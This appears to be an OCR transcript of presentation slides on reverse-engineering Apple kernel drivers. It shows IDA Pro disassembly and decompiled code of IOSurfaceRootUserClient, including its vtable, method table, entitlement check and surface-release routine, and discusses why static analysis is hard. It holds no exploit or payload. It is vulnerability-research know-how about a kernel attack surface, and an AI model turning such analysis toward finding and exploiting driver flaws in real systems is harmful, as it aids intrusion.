


```
__const:000000000000D720 ; `vtable for'IOSurfaceRootUserClient
__const:000000000000D720 __ZTV23IOSurfaceRootUserClient db    0
__const:000000000000D721                        db    0
__const:000000000000D722                        db    0
__const:000000000000D723                        db    0
__const:000000000000D724                        db    0
__const:000000000000D725                        db    0
__const:000000000000D726                        db    0
__const:000000000000D727                        db    0
__const:000000000000D728                        db    0
__const:000000000000D729                        db    0
__const:000000000000D72A                        db    0
__const:000000000000D72B                        db    0
__const:000000000000D72C                        db    0
__const:000000000000D72D                        db    0
__const:000000000000D72E                        db    0
__const:000000000000D72F                        db    0
__const:000000000000D730 off_D730               dq offset __ZN23IOSurfaceRootUserClientD1Ev
__const:000000000000D730                                                 ; DATA XREF: IOSurfaceRootUserClient:
__const:000000000000D730                                                 ; IOSurfaceRootUserClient::IOSurfaceR
__const:000000000000D730                                                 ; IOSurfaceRootUserClient::~IOSurface
__const:000000000000D738                        dq offset __ZN23IOSurfaceRootUserClientD0Ev ; IOSurfaceRootUs
__const:000000000000D740                        dq offset __ZNK8OSObject7releaseEi ; OSObject::release(int)
__const:000000000000D748                        dq offset __ZNK8OSObject14getRetainCountEv ; OSObject::getRet
__const:000000000000D750                        dq offset __ZNK8OSObject6retainEv ; OSObject::retain(void)
__const:000000000000D758                        dq offset __ZNK8OSObject7releaseEv ; OSObject::release(void)
```

Event better, we have symbols of vtables and know where they are

Analyze Apple Drivers: Obstacles

- How does a driver’s binary look like in IDA pro – macOS
    - Readable




```
__const:000000000000E190 ; IOSurfaceRootUserClient::init(IOSurfaceRoot *, task *, OSDictionary *)::methodD
__const:000000000000E190 __ZZN23IOSurfaceRootUserClient4initEP13IOSurfaceRootP4taskP12OSDictionaryE11metho
__const:000000000000E190                                         ; DATA XREF: IOSurfaceRootUserClient::ini
__const:000000000000E190                                         ; IOSurfaceRootUserClient::s_create_surfa
__const:000000000000E198                 db    0
__const:000000000000E199                 db    0
__const:000000000000E19A                 db    0
__const:000000000000E19B                 db    0
__const:000000000000E19C                 db 0FFh
__const:000000000000E19D                 db 0FFh
__const:000000000000E19E                 db 0FFh
__const:000000000000E19F                 db 0FFh
__const:000000000000E1A0                 db    0
__const:000000000000E1A1                 db    0
__const:000000000000E1A2                 db    0
__const:000000000000E1A3                 db    0
__const:000000000000E1A4                 db 0C8h ;
__const:000000000000E1A5                 db    3
__const:000000000000E1A6                 db    0
__const:000000000000E1A7                 db    0
__const:000000000000E1A8                 dq offset __ZN23IOSurfaceRootUserClient17s_release_surfaceEPS_PvP
__const:000000000000E1B0                 db    1
__const:000000000000E1B1                 db    0
__const:000000000000E1B2                 db    0
__const:000000000000E1B3                 db    0
__const:000000000000E1B4                 db    0
__const:000000000000E1B5                 db    0
```

Even sMethods of userclients have symbols

Analyze Apple Drivers: Obstacles

- How does a driver’s binary look like in IDA pro – macOS
    - Readable




```
__text:000000000000795C ; __int64 __fastcall IOSurfaceRootUserClient::taskHasEntitlement(IOSurfaceRootU
__text:000000000000795C                 public __ZN23IOSurfaceRootUserClient18taskHasEntitlementEP4task
__text:000000000000795C __ZN23IOSurfaceRootUserClient18taskHasEntitlementEP4taskPKc proc near
__text:000000000000795C                                         ; CODE XREF: IOSurfaceRootUserClient::i
__text:000000000000795C                 push    rbp
__text:000000000000795D                 mov     rbp, rsp
__text:0000000000007960                 push    r14
__text:0000000000007962                 push    rbx
__text:0000000000007963                 call    _current_task
__text:0000000000007968                 lea     rsi, aCom_apple_priv ; "com.apple.private.iosurfaceinfo
__text:000000000000796F                 mov     rdi, rax        ; this
__text:0000000000007972                 call    __ZN12IOUserClient21copyClientEntitlementEP4taskPKc ; I
__text:0000000000007977                 mov     rbx, rax
__text:000000000000797A                 test    rbx, rbx
__text:000000000000797D                 jz      short loc_79A7
__text:000000000000797F                 mov     rax, cs:off_C048
__text:0000000000007986                 mov     rsi, [rax]
__text:0000000000007989                 mov     rdi, rbx
__text:000000000000798C                 call    __ZN15OSMetaClassBase12safeMetaCastEPKS_PK11OSMetaClass
__text:0000000000007991                 test    rax, rax
__text:0000000000007994                 jz      short loc_79AC
__text:0000000000007996                 mov     rcx, [rax]
__text:0000000000007999                 mov     rdi, rax
__text:000000000000799C                 call    qword ptr [rcx+118h]
__text:00000000000079A2                 mov     r14b, al
__text:00000000000079A5                 jmp     short loc_79AF
```

Functions have meaningful names (for both internal and externa).

These names can be demangled to know the argument types

Analyze Apple Drivers: Obstacles

- How does a driver’s binary look like in IDA pro – macOS
  - Readable




```
char __fastcall IOSurfaceRootUserClient::taskHasEntitlement(IOSurfaceRootUserClient *this, task *a2,
{
  IOUserClient *v3; // rax@1
  const char *v4; // rdx@1
  __int64 v5; // rbx@1
  __int64 v6; // rsi@2
  __int64 v7; // rax@2
  char v8; // r14@3

  LODWORD(v3) = current_task(this, a2, a3);
  v5 = IOUserClient::copyClientEntitlement(v3, (task *)&"com.apple.private.iosurfaceinfo", v4);
  if ( v5 )
  {
    v6 = *off_C048;
    LODWORD(v7) = OSMetaClassBase::safeMetaCast(v5, *off_C048);
    if ( v7 )
      v8 = (*(int (__fastcall **)(__int64, __int64))(*(_QWORD *)v7 + 280LL))(v7, v6);
    else
      v8 = 0;
    (*(void (__fastcall **)(__int64))(*(_QWORD *)v5 + 40LL))(v5);
  }
  else
  {
    v8 = 0;
  }
  return v8;
}
```

Decompiled code is partially human-readable

Analyze Apple Drivers: Obstacles

- How does a driver's binary look like in IDA pro – macOS
  - Readable, **but not suitable for manual review and static analysis**




```
char __fastcall IOSurfaceRootUserClient::taskHasEntitlement(IOSurfaceRootUserClient *this, task *a2,
{
  IOUserClient *v3; // rax@1
  const char *v4; // rdx@1
  __int64 v5; // rbx@1
  __int64 v6; // rsi@2
  __int64 v7; // rax@2
  char v8; // r14@3

  LODWORD(v3) = current_task(this, a2, a3);
  v5 = IOUserClient::copyClientEntitlement(v3, (task *)&"com.apple.private.iosurfaceinfo", v4);
  if ( v5 )
  {
    v6 = *off_C048;
    LODWORD(v7) = OSMetaClassBase::safeMetaCast(v5, *off_C048);
    if ( v7 )
      v8 = (*(int (__fastcall **)(__int64, __int64))(*(_QWORD *)v7 + 280LL))(v7, v6);
    else
      v8 = 0;
    (*(void (__fastcall **)(__int64))(*(_QWORD *)v5 + 40LL))(v5);
  }
  else
  {
    v8 = 0;
  }
  return v8;
}
```

Types of object variables are unknown

Classes' vtable function pointers are used everywhere, IDA pro cannot recognize.

Analyze Apple Drivers: Obstacles

- How does a driver’s binary look like in IDA pro – macOS
  - Readable, **but not suitable for manual review and static analysis**



```
__int64 __fastcall IOSurfaceRootUserClient::release_surface(IOSurfaceRootUserClient *this, __int64 a2)
{
  __int64 v2; // r14@2
  __int64 v3; // rax@5
  _QWORD *v4; // rcx@5
  __int64 result; // rax@7
  __int64 v6; // rbx@9

  IOLockLock(*((_QWORD *)this + 27));
  if ( *((_DWORD *)this + 74) > (unsigned int)a2
    && (v2 = *(_QWORD *)(*((_QWORD *)this + 36) + 8LL * (unsigned int)a2)) != 0 )
  {
    if ( *(_BYTE *)(v2 + 105) )
      --*((_DWORD *)this + 79);
    --*((_DWORD *)this + 80);
    v3 = *(_QWORD *)(v2 + 24);
    v4 = *(_QWORD **)(v2 + 32);
    if ( v3 )
    {
      *(_QWORD *)(v3 + 32) = v4;
      v4 = *(_QWORD **)(v2 + 32);
    }
    else
    {
      *((_QWORD *)this + 35) = v4;
    }
```

